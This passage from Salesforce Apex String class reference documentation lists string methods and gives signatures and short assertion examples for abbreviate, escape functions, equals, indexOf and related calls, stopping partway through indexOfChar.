escapeEcmaScript()

Escapes the characters in the String using EcmaScript String rules.

escapeHtml3()

Escapes the characters in a String using HTML 3.0 entities.

escapeHtml4()

Escapes the characters in a String using HTML 4.0 entities.

escapeJava()

Returns a String whose characters are escaped using Java String rules. Characters escaped include quotes and control characters, such as tab, backslash, and carriage return characters.

escapeSingleQuotes(stringToEscape)

Returns a String with the escape character (\) added before any single quotation marks in the String *`s`*.

escapeUnicode()

Returns a String whose Unicode characters are escaped to a Unicode escape sequence.

escapeXml()

Escapes the characters in a String using XML entities.

format(stringToFormat, formattingArguments)

Treat the current string as a pattern that should be used for substitution in the same manner as `apex:outputText`.

fromCharArray(charArray)

Returns a String from the values of the list of integers.

getChars()

Returns an array of character values that represent the characters in this string.

getCommonPrefix(strings)

Returns the initial sequence of characters as a String that is common to all the specified Strings.

getLevenshteinDistance(stringToCompare)

Returns the Levenshtein distance between the current String and the specified String.

getLevenshteinDistance(stringToCompare, threshold)

Returns the Levenshtein distance between the current String and the specified String if it is less than or equal than the given threshold; otherwise, returns -1.

hashCode()

Returns a hash code value for this string.

indexOf(substring)

Returns the index of the first occurrence of the specified substring. If the substring does not occur, this method returns -1.

indexOf(substring, index)

Returns the zero-based index of the first occurrence of the specified substring from the point of the given index. If the substring does not occur, this method returns -1.

indexOfAny(substring)

Returns the zero-based index of the first occurrence of any character specified in the substring. If none of the characters occur, returns -1.

indexOfAnyBut(substring)

Returns the zero-based index of the first occurrence of a character that is not in the specified substring. Otherwise, returns -1.

indexOfChar(character)

Returns the index of the first occurrence of the character that corresponds to the specified character value.

indexOfChar(character, startIndex)

Returns the index of the first occurrence of the character that corresponds to the specified character value, starting from the specified index.

indexOfDifference(stringToCompare)

Returns the zero-based index of the character where the current String begins to differ from the specified String.

indexOfIgnoreCase(substring)

Returns the zero-based index of the first occurrence of the specified substring without regard to case. If the substring does not occur, this method returns -1.

indexOfIgnoreCase(substring, startPosition)

Returns the zero-based index of the first occurrence of the specified substring from the point of index `i`, without regard to case. If the substring does not occur, this method returns -1.

isAllLowerCase()

Returns `true` if all characters in the current String are lowercase; otherwise, returns `false`.

isAllUpperCase()

Returns `true` if all characters in the current String are uppercase; otherwise, returns `false`.

isAlpha()

Returns `true` if all characters in the current String are Unicode letters only; otherwise, returns `false`.

isAlphaSpace()
Returns `true` if all characters in the current String are Unicode letters or spaces only; otherwise, returns `false`.

isAlphanumeric()
Returns `true` if all characters in the current String are Unicode letters or numbers only; otherwise, returns `false`.

isAlphanumericSpace()
Returns `true` if all characters in the current String are Unicode letters, numbers, or spaces only; otherwise, returns `false`.

isAsciiPrintable()
Returns `true` if the current String contains only ASCII printable characters; otherwise, returns `false`.

isBlank(inputString)
Returns `true` if the specified String is white space, empty (''), or null; otherwise, returns `false`.

isEmpty(inputString)
Returns `true` if the specified String is empty ('') or null; otherwise, returns `false`.

isNotBlank(inputString)
Returns `true` if the specified String is not whitespace, not empty (''), and not null; otherwise, returns `false`.

isNotEmpty(inputString)
Returns `true` if the specified String is not empty ('') and not null; otherwise, returns `false`.

isNumeric()
Returns `true` if the current String contains only Unicode digits; otherwise, returns `false`.

isNumericSpace()
Returns `true` if the current String contains only Unicode digits or spaces; otherwise, returns `false`.

isWhitespace()
Returns `true` if the current String contains only white space characters or is empty; otherwise, returns `false`.

join(iterableObj, separator)
Joins the elements of the specified iterable object, such as a List, into a single String separated by the specified separator.

lastIndexOf(substring)
Returns the index of the last occurrence of the specified substring. If the substring does not occur, this method returns -1.

lastIndexOf(substring, endPosition)
Returns the index of the last occurrence of the specified substring, starting from the character at index 0 and ending at the specified index.

lastIndexOfChar(character)
Returns the index of the last occurrence of the character that corresponds to the specified character value.

lastIndexOfChar(character, endIndex)
Returns the index of the last occurrence of the character that corresponds to the specified character value, starting from the specified index.

lastIndexOfIgnoreCase(substring)
Returns the index of the last occurrence of the specified substring regardless of case.

lastIndexOfIgnoreCase(substring, endPosition)
Returns the index of the last occurrence of the specified substring regardless of case, starting from the character at index 0 and ending at the specified index.

left(length)
Returns the leftmost characters of the current String of the specified length.

leftPad(length)

Returns the current String padded with spaces on the left and of the specified length.

length()

Returns the number of 16-bit Unicode characters contained in the String.

mid(startIndex, length)

Returns a new String that begins with the character at the specified zero-based `startIndex` with the number of characters specified by `length`.

normalizeSpace()

Returns the current String with leading, trailing, and repeating white space characters removed.

offsetByCodePoints(index, codePointOffset)

Returns the index of the Unicode code point that is offset by the specified number of code points, starting from the given index.

remove(substring)

Removes all occurrences of the specified substring and returns the String result.

removeEnd(substring)

Removes the specified substring only if it occurs at the end of the String.

removeEndIgnoreCase(substring)

Removes the specified substring only if it occurs at the end of the String using a case-insensitive match.

removeStart(substring)

Removes the specified substring only if it occurs at the beginning of the String.

removeStartIgnoreCase(substring)

Removes the specified substring only if it occurs at the beginning of the String using a case-insensitive match.

repeat(numberOfTimes)

Returns the current String repeated the specified number of times.

repeat(separator, numberOfTimes)

Returns the current String repeated the specified number of times using the specified separator to separate the repeated Strings.

replace(target, replacement)

Replaces each substring of a string that matches the literal target sequence `target` with the specified literal replacement sequence `replacement`.

replaceAll(regExp, replacement)

Replaces each substring of a string that matches the regular expression `regExp` with the replacement sequence `replacement`.

replaceFirst(regExp, replacement)

Replaces the first substring of a string that matches the regular expression `regExp` with the replacement sequence `replacement`.

reverse()

Returns a String with all the characters reversed.

right(length)

Returns the rightmost characters of the current String of the specified length.

rightPad(length)

Returns the current String padded with spaces on the right and of the specified length.

split(regExp)

Returns a list that contains each substring of the String that is terminated by either the regular expression `regExp` or the end of the String.

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated by either the regular expression *regExp* or the end of the String.

splitByCharacterType()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens.

splitByCharacterTypeCamelCase()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens, with the following exception: the uppercase character, if any, immediately preceding a lowercase character token belongs to the following character token rather than to the preceding.

startsWith(prefix)

Returns `true` if the String that called the method begins with the specified *prefix*.

startsWithIgnoreCase(prefix)

Returns `true` if the current String begins with the specified prefix regardless of the prefix case.

stripHtmlTags(htmlInput)

Removes HTML markup from the input string and returns the plain text.

substring(startIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the end of the String.

substring(startIndex, endIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the character at *endIndex* - 1.

substringAfter(separator)

Returns the substring that occurs after the first occurrence of the specified separator.

substringAfterLast(separator)

Returns the substring that occurs after the last occurrence of the specified separator.

substringBefore(separator)

Returns the substring that occurs before the first occurrence of the specified separator.

substringBeforeLast(separator)

Returns the substring that occurs before the last occurrence of the specified separator.

substringBetween(tag)

Returns the substring that occurs between two instances of the specified *tag* String.

substringBetween(open, close)

Returns the substring that occurs between the two specified Strings.

swapCase()

Swaps the case of all characters and returns the resulting String by using the default (English US) locale.

toLowerCase()

Converts all of the characters in the String to lowercase using the rules of the default (English US) locale.

toLowerCase(locale)

Converts all of the characters in the String to lowercase using the rules of the specified locale.

toUpperCase()

Converts all of the characters in the String to uppercase using the rules of the default (English US) locale.

toUpperCase(locale)

Converts all of the characters in the String to the uppercase using the rules of the specified locale.

trim()

Returns a copy of the string that no longer contains any leading or trailing white space characters.

uncapitalize()

Returns the current String with the first letter in lowercase.

unescapeCsv()

Returns a String representing an unescaped CSV column.

unescapeEcmaScript()

Unescapes any EcmaScript literals found in the String.

unescapeHtml3()

Unescapes the characters in a String using HTML 3.0 entities.

unescapeHtml4()

Unescapes the characters in a String using HTML 4.0 entities.

unescapeJava()

Returns a String whose Java literals are unescaped. Literals unescaped include escape sequences for quotes (\\") and control characters, such as tab (\\t), and carriage return (\\n).

unescapeUnicode()

Returns a String whose escaped Unicode characters are unescaped.

unescapeXml()

Unescapes the characters in a String using XML entities.

valueOf(dateToConvert)

Returns a String that represents the specified Date in the standard "yyyy-MM-dd" format.

valueOf(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the local time zone.

valueOf(decimalToConvert)

Returns a String that represents the specified Decimal.

valueOf(doubleToConvert)

Returns a String that represents the specified Double.

valueOf(integerToConvert)

Returns a String that represents the specified Integer.

valueOf(longToConvert)

Returns a String that represents the specified Long.

valueOf(toConvert)

Returns a string representation of the specified object argument.

valueOfGmt(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the GMT time zone.

abbreviate(maxWidth)

Returns an abbreviated version of the String, of the specified length and with ellipses appended if the current String is longer than the specified length; otherwise, returns the original String without ellipses.

Signature

```
public String abbreviate(Integer maxWidth)
```

Parameters

maxWidth
Type: Integer

If *maxWidth* is less than four, this method throws a run-time exception.

Return Value

Type: String

Example

```
String s = 'Hello Maximillian';
String s2 = s.abbreviate(8);
System.assertEquals('Hello...', s2);
System.assertEquals(8, s2.length());
```

abbreviate(maxWidth, offset)

Returns an abbreviated version of the String, starting at the specified character offset and of the specified length. The returned String has ellipses appended at the start and the end if characters have been removed at these locations.

Signature

```
public String abbreviate(Integer maxWidth, Integer offset)
```

Parameters

maxWidth
Type: Integer

Note that the offset is not necessarily the leftmost character in the returned String or the first character following the ellipses, but it appears somewhere in the result. Regardless, `abbreviate` won't return a String of length greater than *maxWidth*.If *maxWidth* is too small, this method throws a run-time exception.

offset
Type: Integer

Return Value

Type: String

Example

```
String s = 'Hello Maximillian';
// Start at M
String s2 = s.abbreviate(9,6);
System.assertEquals('...Max...', s2);
System.assertEquals(9, s2.length());
```

capitalize()

Returns the current String with the first letter changed to title case.

Signature

```
public String capitalize()
```

Return Value

Type: String

Usage

This method is based on the `Character.toTitleCase(char)` Java method.

Example

```
String s = 'hello maximillian';
String s2 = s.capitalize();
System.assertEquals('Hello maximillian', s2);
```

center(size)

Returns a version of the current String of the specified size padded with spaces on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without added spaces.

Signature

```
public String center(Integer size)
```

Parameters

size
Type: Integer

Return Value

Type: String

Example

```
String s = 'hello';
String s2 = s.center(9);
System.assertEquals(
   '  hello  ',
   s2);
```

center(size, paddingString)

Returns a version of the current String of the specified size padded with the specified String on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without padding.

Signature

```
public String center(Integer size, String paddingString)
```

Parameters

size
Type: Integer

paddingString
Type: String

Return Value

Type: String

Example

```
String s = 'hello';
String s2 = s.center(9, '-');
System.assertEquals('--hello--', s2);
```

charAt(index)

Returns the value of the character at the specified index.

Signature

```
public Integer charAt(Integer index)
```

Parameters

index
Type: Integer

The index of the character to get the value of.

Return Value

Type: Integer

The integer value of the character.

Usage

The `charAt` method returns the value of the character pointed to by the specified index. If the index points to the beginning of a surrogate pair (the high-surrogate code point), this method returns only the high-surrogate code point. To return the supplementary code point corresponding to a surrogate pair, call `codePointAt` instead.

Example

This example gets the value of the first character at index 0.

```
String str = 'Ω is Omega.';
System.assertEquals(937, str.charAt(0));
```

This example shows the difference between `charAt` and `codePointAt`. The example calls these methods on escaped supplementary Unicode characters. `charAt(0)` returns the high surrogate value, which corresponds to `\uD835`. `codePointAt(0)` returns the value for the entire surrogate pair.

```
String str = '\uD835\uDD0A';
System.assertEquals(55349, str.charAt(0),
    'charAt(0) didn\'t return the high surrogate.');
System.assertEquals(120074, str.codePointAt(0),
    'codePointAt(0) didn\'t return the entire two-character supplementary value.');
```

codePointAt(index)

Returns the Unicode code point value at the specified index.

Signature

```
public Integer codePointAt(Integer index)
```

Parameters

index
Type: Integer

The index of the characters (Unicode code units) in the string. The index range is from zero to the string length minus one.

Return Value

Type: Integer

The Unicode code point value at the specified index.

Usage

If the *index* points to the beginning of a surrogate pair (the high-surrogate code point), and the character value at the following index points to the low-surrogate code point, this method returns the supplementary code point corresponding to this surrogate pair. Otherwise, this method returns the character value at the given index.

For more information on Unicode and surrogate pairs, see The Unicode Consortium.

Example

This example gets the code point value of the first character at index 0, which is the escaped Omega character. Also, the example gets the code point at index 20, which corresponds to the escaped supplementary Unicode characters (a pair of characters). Finally, it verifies that the escaped and unescaped forms of Omega have the same code point values.

The supplementary characters in this example (`\\uD835\\uDD0A`) correspond to mathematical fraktur capital G:

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +
    ' is Fraktur Capital G.';
System.assertEquals(937, str.codePointAt(0));
System.assertEquals(120074, str.codePointAt(20));
// Escaped or unescaped forms of the same character have the same code point
System.assertEquals(str.codePointAt(0), str.codePointAt(5));
```

codePointBefore(index)

Returns the Unicode code point value that occurs before the specified index.

Signature

```
public Integer codePointBefore(Integer index)
```

Parameters

index
Type: Integer

The index before the Unicode code point that is to be returned. The index range is from one to the string length.

Return Value

Type: Integer

The character or Unicode code point value that occurs before the specified index.

Usage

If the character value at ***index***`-1` is the low-surrogate code point, and ***index***`-2` is not negative and the character at this index location is the high-surrogate code point, this method returns the supplementary code point corresponding to this surrogate pair. If the character value at ***index***`-1` is an unpaired low-surrogate or high-surrogate code point, the surrogate value is returned.

For more information on Unicode and surrogate pairs, see The Unicode Consortium.

Example

This example gets the code point value of the first character (before index 1), which is the escaped Omega character. Also, the example gets the code point at index 20, which corresponds to the escaped supplementary characters (the two characters before index 22).

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +
    ' is Fraktur Capital G.';
System.assertEquals(937, str.codePointBefore(1));
System.assertEquals(120074, str.codePointBefore(22));
```

codePointCount(beginIndex, endIndex)

Returns the number of Unicode code points within the specified text range.

Signature

```
public Integer codePointCount(Integer beginIndex, Integer endIndex)
```

Parameters

beginIndex
Type: Integer

The index of the first character in the range.

endIndex
Type: Integer

The index after the last character in the range.

Return Value

Type: Integer

The number of Unicode code points within the specified range.

Usage

The specified range begins at *beginIndex* and ends at ***endIndex***—1. Unpaired surrogates within the text range count as one code point each.

Example

This example writes the count of code points in a substring that contains an escaped Unicode character and another substring that contains Unicode supplementary characters, which count as one code point.

```
String str = '\u03A9 and \uD835\uDD0A characters.';
System.debug('Count of code points for ' + str.substring(0,1)
             + ': ' + str.codePointCount(0,1));
System.debug('Count of code points for ' + str.substring(6,8)
             + ': ' + str.codePointCount(6,8));

// Output:
// Count of code points for Ω: 1
// Count of code points for □□: 1
```

compareTo(secondString)

Compares two strings lexicographically, based on the Unicode value of each character in the Strings.

Signature

```
public Integer compareTo(String secondString)
```

Parameters

secondString
Type: String

Return Value

Type: Integer

Usage

The result is:

- A negative Integer if the String that called the method lexicographically precedes *secondString*
- A positive Integer if the String that called the method lexicographically follows *compsecondStringString*
- Zero if the Strings are equal

If there is no index position at which the Strings differ, then the shorter String lexicographically precedes the longer String.

Note that this method returns 0 whenever the `equals` method returns true.

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Integer result =
   myString1.compareTo(myString2);
System.assertEquals(result, 1);
```

contains(substring)

Returns `true` if and only if the String that called the method contains the specified sequence of characters in *substring*.

Signature

```
public Boolean contains(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Boolean

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Boolean result =
   myString1.contains(myString2);
System.assertEquals(result, true);
```

containsAny(inputString)

Returns `true` if the current String contains any of the characters in the specified String; otherwise, returns `false`.

Signature

```
public Boolean containsAny(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String s = 'hello';
Boolean b1 = s.containsAny('hx');
Boolean b2 = s.containsAny('x');
System.assertEquals(true, b1);
System.assertEquals(false, b2);
```

containsIgnoreCase(substring)

Returns `true` if the current String contains the specified sequence of characters without regard to case; otherwise, returns `false`.

Signature

```
public Boolean containsIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Boolean

Example

```
String s = 'hello';
Boolean b = s.containsIgnoreCase('HE');
System.assertEquals(
   true,
   b);
```

containsNone(inputString)

Returns `true` if the current String doesn't contain any of the characters in the specified String; otherwise, returns `false`.

Signature

```
public Boolean containsNone(String inputString)
```

Parameters

inputString
Type: String

If *inputString* is an empty string or the current String is empty, this method returns `true`. If *inputString* is null, this method returns a run-time exception.

Return Value

Type: Boolean

Example

```
String s1 = 'abcde';
System.assert(s1.containsNone('fg'));
```

containsOnly(inputString)

Returns `true` if the current String contains characters only from the specified sequence of characters and not any other characters; otherwise, returns `false`.

Signature

```
public Boolean containsOnly(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'abba';
String s2 = 'abba xyz';
Boolean b1 =
   s1.containsOnly('abcd');
System.assertEquals(
   true,
   b1);
Boolean b2 =
   s2.containsOnly('abcd');
System.assertEquals(
   false,
   b2);
```

containsWhitespace()

Returns `true` if the current String contains any white space characters; otherwise, returns `false`.

Signature

```
public Boolean containsWhitespace()
```

Return Value

Type: Boolean

Example

```
String s = 'Hello Jane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane ';
System.assert(s.containsWhitespace()); //true
s = ' HelloJane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane';
System.assert(!s.containsWhitespace()); //false
```

countMatches(substring)

Returns the number of times the specified substring occurs in the current String.

Signature

```
public Integer countMatches(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s = 'Hello Jane';
System.assertEquals(1, s.countMatches('Hello'));
s = 'Hello Hello';
System.assertEquals(2, s.countMatches('Hello'));
s = 'Hello hello';
System.assertEquals(1, s.countMatches('Hello'));
```

deleteWhitespace()

Returns a version of the current String with all white space characters removed.

Signature

```
public String deleteWhitespace()
```

Return Value

Type: String

Example

```
String s1 = ' Hello Jane ';
String s2 = 'HelloJane';
System.assertEquals(s2, s1.deleteWhitespace());
```

difference(secondString)

Returns the difference between the current String and the specified String.

Signature

```
public String difference(String secondString)
```

Parameters

secondString

Type: String

If *secondString* is an empty string, this method returns an empty string.If *secondString* is null, this method throws a run-time exception.

Return Value

Type: String

Example

```
String s = 'Hello Jane';
String d1 =
   s.difference('Hello Max');
System.assertEquals(
   'Max',
   d1);
String d2 =
   s.difference('Goodbye');
System.assertEquals(
   'Goodbye',
   d2);
```

endsWith(suffix)

Returns `true` if the String that called the method ends with the specified *`suffix`*.

Signature

```
public Boolean endsWith(String suffix)
```

Parameters

`suffix`
Type: String

Return Value

Type: Boolean

Example

```
String s = 'Hello Jason';
System.assert(s.endsWith('Jason'));
```

endsWithIgnoreCase(suffix)

Returns `true` if the current String ends with the specified suffix; otherwise, returns `false`.

Signature

```
public Boolean endsWithIgnoreCase(String suffix)
```

Parameters

`suffix`
Type: String

Return Value

Type: Boolean

Example

```
String s = 'Hello Jason';
System.assert(s.endsWithIgnoreCase('jason'));
```

equals(secondString)

Deprecated. This method is replaced by `equals(stringOrId)`. Returns `true` if the passed-in string is not null and represents the same binary sequence of characters as the current string. Use this method to perform case-sensitive comparisons.

Signature

```
public Boolean equals(String secondString)
```

Parameters

secondString
Type: String

Return Value

Type: Boolean

Usage

This method returns `true` when the `compareTo` method returns 0.

Use this method to perform case-sensitive comparisons. In contrast, the `==` operator performs case-insensitive string comparisons to match Apex semantics.

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Boolean result = myString1.equals(myString2);
System.assertEquals(result, false);
```

equals(stringOrId)

Returns `true` if the passed-in object is not null and represents the same binary sequence of characters as the current string. Use this method to compare a string to an object that represents a string or an ID.

Signature

```
public Boolean equals(Object stringOrId)
```

Parameters

stringOrId
Type: Object

Return Value

Type: Boolean

Usage

If you compare ID values, the lengths of IDs don't need to be equal. For example, if you compare a 15-character ID string to an object that represents the equivalent 18-character ID value, this method returns `true`. For more information about 15-character and 18-character IDs, see the ID data type.

Use this method to perform case-sensitive comparisons. In contrast, the `==` operator performs case-insensitive string comparisons to match Apex semantics.

Example

These examples show comparisons between different types of variables with both equal and unequal values. The examples also show how Apex automatically converts certain values before comparing them.

```
// Compare a string to an object containing a string
Object obj1 = 'abc';
String str = 'abc';
Boolean result1 = str.equals(obj1);
System.assertEquals(true, result1);

// Compare a string to an object containing a number
Integer obj2 = 100;
Boolean result2 = str.equals(obj2);
System.assertEquals(false, result2);

// Compare a string to an ID of the same length.
// 15-character ID
Id idValue15 = '001D000000Ju1zH';
// 15-character ID string value
String stringValue15 = '001D000000Ju1zH';
Boolean result3 = stringValue15.equals(IdValue15);
System.assertEquals(true, result3);

// Compare two equal ID values of different lengths:
//  15-character ID and 18-character ID
Id idValue18 = '001D000000Ju1zHIAR';
Boolean result4 = stringValue15.equals(IdValue18);
System.assertEquals(true, result4);
```

equalsIgnoreCase(secondString)

Returns `true` if the *secondString* is not null and represents the same sequence of characters as the String that called the method, ignoring case.

Signature

```
public Boolean equalsIgnoreCase(String secondString)
```

Parameters

secondString
Type: String

Return Value

Type: Boolean

Example

```
String myString1 = 'abcd';
String myString2 = 'ABCD';
Boolean result =
myString1.equalsIgnoreCase(myString2);
System.assertEquals(result, true);
```

escapeCsv()

Returns a String for a CSV column enclosed in double quotes, if required.

Signature

```
public String escapeCsv()
```

Return Value

Type: String

Usage

If the String contains a comma, newline or double quote, the returned String is enclosed in double quotes. Also, any double quote characters in the String are escaped with another double quote.

If the String doesn't contain a comma, newline or double quote, it is returned unchanged.

Example

```
String s1 = 'Max1, "Max2"';
String s2 = s1.escapeCsv();
System.assertEquals('"Max1, ""Max2"""', s2);
```

escapeEcmaScript()

Escapes the characters in the String using EcmaScript String rules.

Signature

```
public String escapeEcmaScript()
```

Return Value

Type: String

Usage

The only difference between Apex strings and EcmaScript strings is that in EcmaScript, a single quote and forward-slash (/) are escaped.

Example

```
String s1 = '"grade": 3.9/4.0';
String s2 = s1.escapeEcmaScript();
System.debug(s2);
// Output is:
// \"grade\": 3.9\/4.0
System.assertEquals(
   '\\"grade\\": 3.9\\/4.0',
    s2);
```

escapeHtml3()

Escapes the characters in a String using HTML 3.0 entities.

Signature

```
public String escapeHtml3()
```

Return Value

Type: String

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeHtml3();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

escapeHtml4()

Escapes the characters in a String using HTML 4.0 entities.

Signature

```
public String escapeHtml4()
```

Return Value

Type: String

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeHtml4();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

escapeJava()

Returns a String whose characters are escaped using Java String rules. Characters escaped include quotes and control characters, such as tab, backslash, and carriage return characters.

Signature

```
public String escapeJava()
```

Return Value

Type: String

The escaped string.

Example

```
// Input string contains quotation marks
String s = 'Company: "Salesforce.com"';
String escapedStr = s.escapeJava();
// Output string has the quotes escpaded
System.assertEquals('Company: \\"Salesforce.com\\"', escapedStr);
```

escapeSingleQuotes(stringToEscape)

Returns a String with the escape character (\) added before any single quotation marks in the String *s*.

Signature

```
public static String escapeSingleQuotes(String stringToEscape)
```

Parameters

stringToEscape
Type: String

Return Value

Type: String

Usage

This method is useful when creating a dynamic SOQL statement, to help prevent SOQL injection. For more information on dynamic SOQL, see Dynamic SOQL.

Example

```
String s = '\'Hello Jason\'';
system.debug(s); // Outputs 'Hello Jason'
String escapedStr = String.escapeSingleQuotes(s);
// Outputs \'Hello Jason\'
system.debug(escapedStr);
// Escapes the string \\\' to string \'
system.assertEquals('\\\'Hello Jason\\\'', escapedStr);
```

escapeUnicode()

Returns a String whose Unicode characters are escaped to a Unicode escape sequence.

Signature

```
public String escapeUnicode()
```

Return Value

Type: String

The escaped string.

Example

```
String s = 'De onde você é?';
String escapedStr = s.escapeUnicode();
System.assertEquals('De onde voc\\u00EA \\u00E9?', escapedStr);
```

escapeXml()

Escapes the characters in a String using XML entities.

Signature

```
public String escapeXml()
```

Return Value

Type: String

Usage

Supports only the five basic XML entities (gt, lt, quot, amp, apos). Does not support DTDs or external entities. Unicode characters greater than 0x7f are not escaped.

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeXml();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

format(stringToFormat, formattingArguments)

Treat the current string as a pattern that should be used for substitution in the same manner as `apex:outputText`.

Signature

```
public static String format(String stringToFormat, List<String> formattingArguments)
```

Parameters

stringToFormat
Type: String

formattingArguments
Type: List<String>

Return Value

Type: String

Example

```
String placeholder = 'Hello {0}, {1} is cool!';
List<String> fillers = new String[]{'Jason','Apex'};
String formatted = String.format(placeholder, fillers);
System.assertEquals('Hello Jason, Apex is cool!', formatted);
```

fromCharArray(charArray)

Returns a String from the values of the list of integers.

Signature

```
public static String fromCharArray(List<Integer> charArray)
```

Parameters

charArray
Type: List<Integer>

Return Value

Type: String

Example

```
List<Integer> charArr= new Integer[]{74};
String convertedChar = String.fromCharArray(charArr);
System.assertEquals('J', convertedChar);
```

getChars()

Returns an array of character values that represent the characters in this string.

Signature

```
public List<Integer> getChars()
```

Return Value

Type: List<String>

A list of integers, each corresponding to a character value in the string.

Example

This sample converts a string to a character array and then gets the first array element, which corresponds to the value of 'J'.

```
String str = 'Jane goes fishing.';
Integer[] chars = str.getChars();
// Get the value of 'J'
System.assertEquals(74, chars[0]);
```

getCommonPrefix(strings)

Returns the initial sequence of characters as a String that is common to all the specified Strings.

Signature

```
public static String getCommonPrefix(List<String> strings)
```

Parameters

strings
Type: List<String>

Return Value

Type: String

Example

```
List<String> ls = new List<String>{'SFDCApex', 'SFDCVisualforce'};
String prefix = String.getCommonPrefix(ls);
System.assertEquals('SFDC', prefix);
```

getLevenshteinDistance(stringToCompare)

Returns the Levenshtein distance between the current String and the specified String.

Signature

```
public Integer getLevenshteinDistance(String stringToCompare)
```

Parameters

stringToCompare
Type: String

Return Value

Type: Integer

Usage

The Levenshtein distance is the number of changes needed to change one String into another. Each change is a single character modification (deletion, insertion or substitution).

Example

```
String s = 'Hello Joe';
Integer i = s.getLevenshteinDistance('Hello Max');
System.assertEquals(3, i);
```

getLevenshteinDistance(stringToCompare, threshold)

Returns the Levenshtein distance between the current String and the specified String if it is less than or equal than the given threshold; otherwise, returns -1.

Signature

```
public Integer getLevenshteinDistance(String stringToCompare, Integer threshold)
```

Parameters

stringToCompare
Type: String

threshold
Type: Integer

Return Value

Type: Integer

Usage

The Levenshtein distance is the number of changes needed to change one String into another. Each change is a single character modification (deletion, insertion or substitution).

Example:

In this example, the Levenshtein distance is 3, but the threshold argument is 2, which is less than the distance, so this method returns -1.

Example

```
String s = 'Hello Jane';
Integer i = s.getLevenshteinDistance('Hello Max', 2);
System.assertEquals(-1, i);
```

hashCode()

Returns a hash code value for this string.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

Usage

This value is based on the hash code computed by the Java `String.hashCode` counterpart method.

You can use this method to simplify the computation of a hash code for a custom type that contains String member variables. You can compute your type's hash code value based on the hash code of each String variable. For example:

For more details about the use of hash code methods with custom types, see Using Custom Types in Map Keys and Sets.

Example

```
public class MyCustomClass {
   String x,y;
   // Provide a custom hash code
```

```
    public Integer hashCode() {
     return
     (31*x.hashCode())^(y.hashCode());
    }
}
```

indexOf(substring)

Returns the index of the first occurrence of the specified substring. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOf(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String myString1 = 'abcde';
String myString2 = 'cd';
Integer result = myString1.indexOf(mystring2);
System.assertEquals(2, result);
```

indexOf(substring, index)

Returns the zero-based index of the first occurrence of the specified substring from the point of the given index. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOf(String substring, Integer index)
```

Parameters

substring
Type: String

index
Type: Integer

Return Value

Type: Integer

Example

```
String myString1 = 'abcdabcd';
String myString2 = 'ab';
Integer result = myString1.indexOf(mystring2, 1);
System.assertEquals(4, result);
```

indexOfAny(substring)

Returns the zero-based index of the first occurrence of any character specified in the substring. If none of the characters occur, returns -1.

Signature

```
public Integer indexOfAny(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'xc';
Integer result = s1.indexOfAny(s2);
System.assertEquals(2, result);
```

indexOfAnyBut(substring)

Returns the zero-based index of the first occurrence of a character that is not in the specified substring. Otherwise, returns -1.

Signature

```
public Integer indexOfAnyBut(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'xc';
Integer result = s1.indexOfAnyBut(s2);
System.assertEquals(0, result);
```

indexOfChar(character)

Returns the index of the first occurrence of the character that corresponds to the specified character value.

Signature

```
public Integer indexOfChar(Integer character)
```

Parameters

character
Type: Integer

The integer value of the character in the string.

Return Value

Type: Integer

The index of the first occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

```
String str = '\\u03A9 is Ω (Omega)';
// Returns 0, which is the first character.
System.debug('indexOfChar(937)=' + str.indexOfChar(937));

// Output:
// indexOfChar(937)=0
```

indexOfChar(character, startIndex)

Returns the index of the first occurrence of the character that corresponds to the specified character value, starting from the specified index.

Signature

```
public Integer indexOfChar(Integer character, Integer startIndex)
```

Parameters

character
Type: Integer

The integer value of the character to look for.

startIndex
Type: Integer

The index to start the search from.

Return Value

Type: Integer

The index, starting from the specified start index, of the first occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

This example shows different ways of searching for the index of the Omega character. The first call to `indexOfChar` doesn't specify a start index and therefore the returned index is 0, which is the first occurrence of Omega in the entire string. The subsequent calls specify a start index to find the occurrence of Omega in substrings that start at the specified index.

```
String str = 'Ω and \\u03A9 and Ω';
System.debug('indexOfChar(937)=' + str.indexOfChar(937));
System.debug('indexOfChar(937,1)=' + str.indexOfChar(937,1));
System.debug('indexOfChar(937,10)=' + str.indexOfChar(937,10));

// Output:
// indexOfChar(937)=0
// indexOfChar(937,1)=6, (corresponds to the escaped form \\u03A9)
